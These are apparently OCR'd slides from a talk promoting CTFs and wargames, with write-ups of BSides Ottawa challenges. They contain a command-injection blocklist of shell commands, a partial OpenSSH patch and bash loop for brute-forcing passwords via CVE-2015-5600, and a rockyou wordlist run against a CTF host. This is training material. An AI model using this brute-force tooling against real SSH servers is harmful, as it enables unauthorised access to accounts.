VGhlIG9ubHkgd2lubmluZyBtb3ZlIGlzIHRvIHBsYXk=

THE ONLY WINNING MOVE IS TO PLAY

A DIVE INTO INFORMATION SECURITY GAMIFICATION

whoami

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- Independent Information Security Consultant focusing on security assessments [SRNSEC]
- Previously worked in aerospace, government and finance sectors
- CTF'er, pen-tester, appsec, certs [OSCP, OSCE, CISSP, GPEN]
- Course Developer & Instructor for York School of Continuing Studies - Cyber Security Program.
- Team Lead for Bsides Ottawa CTF last 3 years
- Team Captain of "SomeRandomName"

LIST

- Wargames
- Online Capture The Flags
- Onsite Capture The Flag (Offline)
- Collegiate Competitions (CCDC)
- Formal Exercises - Cyber Defense Exercise (CDX), NATO Cyber Coalition, NATO Locked Shields

Special Mention: DARPA CGC

MOTIVATION - TRAIN AS YOU FIGHT

- Allows one to build fingers on keyboard skills and trade craft in a fun & relatively safe environment
- Forces you to get outside of your comfort zone and be exposed to technologies, tools and techniques you will not see in your day-to-day
- Identify new areas that you have may have a passion for and make great contacts
- As a industry help create & develop skilled practioners who possess a passion for the craft

WHAT'S A WARGAME


A series of primarily individual challenges always available to practice security skills

Typically available 24/7/365

- Over the Wire - http://overthewire.org -> BANDIT
- Smash The Stack - http://smashthestack.org/
- Microcorruption - https://microcorruption.com/
- Ringer Zero - https://ringzer0team.com/ (also a collection of many past ctf problems)

Multiple levels, going from easier to harder.

START HERE



WHAT'S A CTF

A CTF or Capture the Flag is a computer security competition.

- Jeopardy (Like Ottawa Bsides CTF)
- Attack and Defense
- Quest

The problems will often cross wide range of computer security subject areas such as:


Trivia, cryptography, forensics (image, file, memory), binary analysis, reverse engineering, exploit development, mobile security and moar!

Level of a difficulty and focus will vary from event to event. Ex

- EasyCTF/ PicoCTF – Introductory – Great Place to Start
- CSAW / Bsides Ottawa wide range of problems
- Defcon – Heavy Binary Analysis/Exploitation focus

CTFING THEN AND NOW

- First CTF – Defcon 4 - 1996
- Hundreds of onsite and online events in 2017
- There's a major online CTF almost every weekend
- Global rankings at **ctftime.org**



A FEW FAVORITE CTFS

nsec

pic CTF
CMU CYBERSECURITY COMPETITION

PLAID CTF TWOZERO ONEFOUR

CSAW CTF 16

NSEC

Annual Onsite Applied Security Competition
400 Competitors
50 Teams
MAY 19TH, 20TH AND 21ST, 2017
WWW.NSEC.IO

OTHER FAVORIES

BENEFITS PROFILE – WHY PARTICIPATE OR SUPPORT

Individual

Meet people interesting like-minded people

Keep technical skills sharp.

Exposure to technologies outside of day-to-day use .

Renders many interview questions easy

Organizational

Candidate Screening (CTF-like problems)

Candidate recruitment (Sponsor Events)

Very economical training

Identification of top internal talent

Advertising / Brand awareness

BEHIND THE SCENES
OTTAWA BSIDES CTF-ARCHITECTURE

- Onsite only CTF – 100+ Competitors
- Wired and Wireless Infrastructure
- Main Host - ESXi vsphere 6.0
  - 24 CPUs (Gen 9)
  - 524 GB Memory
  - 21 TB SAS SSD Storage
  - ~20 VMs


- Scoreboard based on facebook ctf open source project on github (We've used Mallivora as well)
  - Many options exist.

OTTAWA BSIDES CTF-STATS

- Number of challenges: 43
- Number of Teams: 30+ (24 with atleast one flag)
- Number of flag submissions: 30609
- Number of correct flags (%): ~10% (ahhh trivia)
- Development Hours : 200+ Hours


More Details: http://www.srnsec.com/blog/ottawa-bsides-recap

WEB200 – COMMAND INJECTION WITH FILTER




- Simple application to ping
- Two blacklist filters
- Several solutions possible

WEB200 – COMMAND INJECTION WITH FILTER



- Two filters:
  - Inbound commands filtered for the words/characters in $badwords
  - Outbound results filtered for the word 'FLAG' – OH NOES **DLP!**




```
$badwords = array('cd','ls','cat','exec',';','&','more','file', 'head', 'less', 'od', 'tail', '$', '
xargs', 'print', '=','awk','grep','||', 'strings', 'binwalk');
```

WEB200 – COMMAND INJECTION WITH FILTER

- Intended Solution:

- The initial proof of concept for this challenge involved using a hexdump of the ‘cat flag.txt’ command and sending the decoded result to sh
- We saw different solutions than this

OTTAWA BSIDES NETWORK CHALLENGE

FreeBSD-SA-15:16

The PAM (Pluggable Authentication Modules) library provides a flexible framework for user authentication and session setup / teardown.

OpenSSH uses PAM for password authentication by default.

II. Problem Description:

OpenSSH servers which are configured to allow password authentication using PAM (default) would allow many password attempts.

III. Impact

A remote attacker may effectively bypass MaxAuthTries settings, which would enable them to brute force passwords. [CVE-2015-5600]

OTTAWA BSIDES NETWORK CHALLENGE

- Affects:

All supported versions of FreeBSD.

- Corrected:

2015-07-28 19:58:44 UTC (stable/10, 10.2-PRERELEASE)
2015-07-28 19:58:44 UTC (stable/10, 10.2-BETA2-p2)
2015-07-28 19:59:04 UTC (releng/10.2, 10.2-RC1-p1)
2015-07-28 19:59:11 UTC (releng/10.1, 10.1-RELEASE-p16)
2015-07-28 19:58:54 UTC (stable/9, 9.3-STABLE)
2015-07-28 19:59:22 UTC (releng/9.3, 9.3-RELEASE-p21)
2015-07-30 10:09:07 UTC (stable/8, 8.4-STABLE)
2015-07-30 10:09:31 UTC (releng/8.4, 8.4-RELEASE-p36)
CVE Name: CVE-2014-2653, CVE-2015-5600

Making the flag actually isn't that hard:

1. Build FreeBSD box using vulnerable version
2. Don't patch it
3. Rate limit connections to sshd to force people to use the exploit
4. Create flag.txt

OTTAWA BSIDES NETWORK CHALLENGE

Here is a patch for openssh-6.9p1 that will allow to use a wordlist and any passwords pipe

```
---snip---

diff openssh-6.9p1/sshconnect2.c openssh-6.9p1-modified/sshconnect2.c
 83a84,85
 > char password[1024];
 >
 510c512,517
 < authctxt->success = 1; /* break out */
 ---
 > printf("=============================================\n");
 > printf("*** SUCCESS *********************************\n");
 > printf("*** PASSWORD: %s\n", password);
 > printf("=============================================\n");
 > exit(0);
 >
 1376a1384,1385
 > char *devicebuffer;
 > int i;
 1386a1396,1405
 > devicebuffer = calloc(1, 200000);
```

OTTAWA BSIDES NETWORK CHALLENGE

The patch is imperfect:

```
(2)[todd@air] openssh-6.9p1 $ patch sshconnect2.c patch-sshconnect2
patching file sshconnect2.c
patch: **** '>' expected at line 3 of patch
```

In more ways than one..

```
sshconnect2.c:1475:15: warning: empty character constant [-Winvalid-pp-token]
        *pos = '';
               ^
sshconnect2.c:1475:15: error: expected expression
1 warning and 1 error generated.
make: *** [sshconnect2.o] Error 1
```

OTTAWA BSIDES NETWORK CHALLENGE

Once you can get it to compile you are on your way..

```
(1)[todd@air] openssh-6.9p1 $ cat sshcracker.sh
#!/bin/bash
# run as:
# cat wordlist.txt | ./sshcracker.sh ssh-username ssh-target
#
while true
do
./ssh -l$1 $2
rc=$?; if [[ $rc == 0 ]]; then exit $rc; fi
echo Respawn due to login grace time...
done
```


OTTAWA BSIDES NETWORK CHALLENGE

```
$ cat rockyou.txt | ./sshcracker.sh dave net-gate.ctf
```

Wait a minute or so, and success!


```
nerissa
nebraska
nakita
momoney
mitsubishi
==========================================
*** SUCCESS ********************************
*** PASSWORD: mitsubishi
==========================================
```

JURASSIC SYSTEM



- Jurassic Systems looks to be compromised by hackers, find the secret message they left behind

LOOKING AT THE SITE



- Wget website
- Look for interesting artifacts
- Binwalk binary files looking for additional binary files
- Alternate filestream RAR
- Dump all binaries

FIND THE FLAG

```
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# ls -la
total 2976
drwxr-xr-x 2 root root    4096 Oct  3 13:27 .
drwxr-xr-x 3 root root    4096 Oct  3 13:26 ..
-rw-r--r-- 1 root root  561077 Oct  3 13:26 12B53
-rw-r--r-- 1 root root  471949 Oct  3 13:26 2877B
-rw-r--r-- 1 root root  450207 Oct  3 13:26 2DC69
-rw-r--r-- 1 root root  637653 Oct  3 13:26 33
-rw-r--r-- 1 root root  357802 Oct  3 13:26 4455E
-rw-r--r-- 1 root root  269994 Oct  3 13:26 59C5E
-rw-r--r-- 1 root root  180564 Oct  3 13:26 6F9B4
-rw-r--r-- 1 root root   93036 Oct  3 13:26 84F9C
-rw-r--r-- 1 root root      96 Oct  3 13:26 9BAA8.rar
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# unrar e 9BAA8.rar

UNRAR 4.10 freeware      Copyright (c) 1993-2012 Alexander Roshal


Extracting from 9BAA8.rar

Extracting  flag.txt                                                  OK
All OK
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# cat flag.txt
flag{superfunhappyslide}root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/ theKing.swf.extracted#
```

HOW DO I GET STARTED

- “Solo” CTFs (especially ones like PicoCTF & EasyCTF)
- Reddit /r/OpenToAllCTFteam has a ongoing team
- Play Online
  - Vulnhub.com
  - ringzer0team.com
  - Smashthestack.org
  - overthewire.org (Start with BANDIT)
- Look out for one off challenges
- If you’re at a SANS event be sure to participate in netwars

WHAT'S COMING UP

- Easy CTF [Now - Until March 20]
- PICO CTF [March 31, 2017 - April 14, 2017]
- Plaid CTF 2017 [April 21, 2017 - April 23, 2017]
- Defcon416 Onsite CTF [Follow the Meetup group - https://www.meetup.com/DEFCON416/]
- Defcon Quals [April 29, 2017 - May 1, 2017]
- NSEC 2017 [May 19-21, 2017]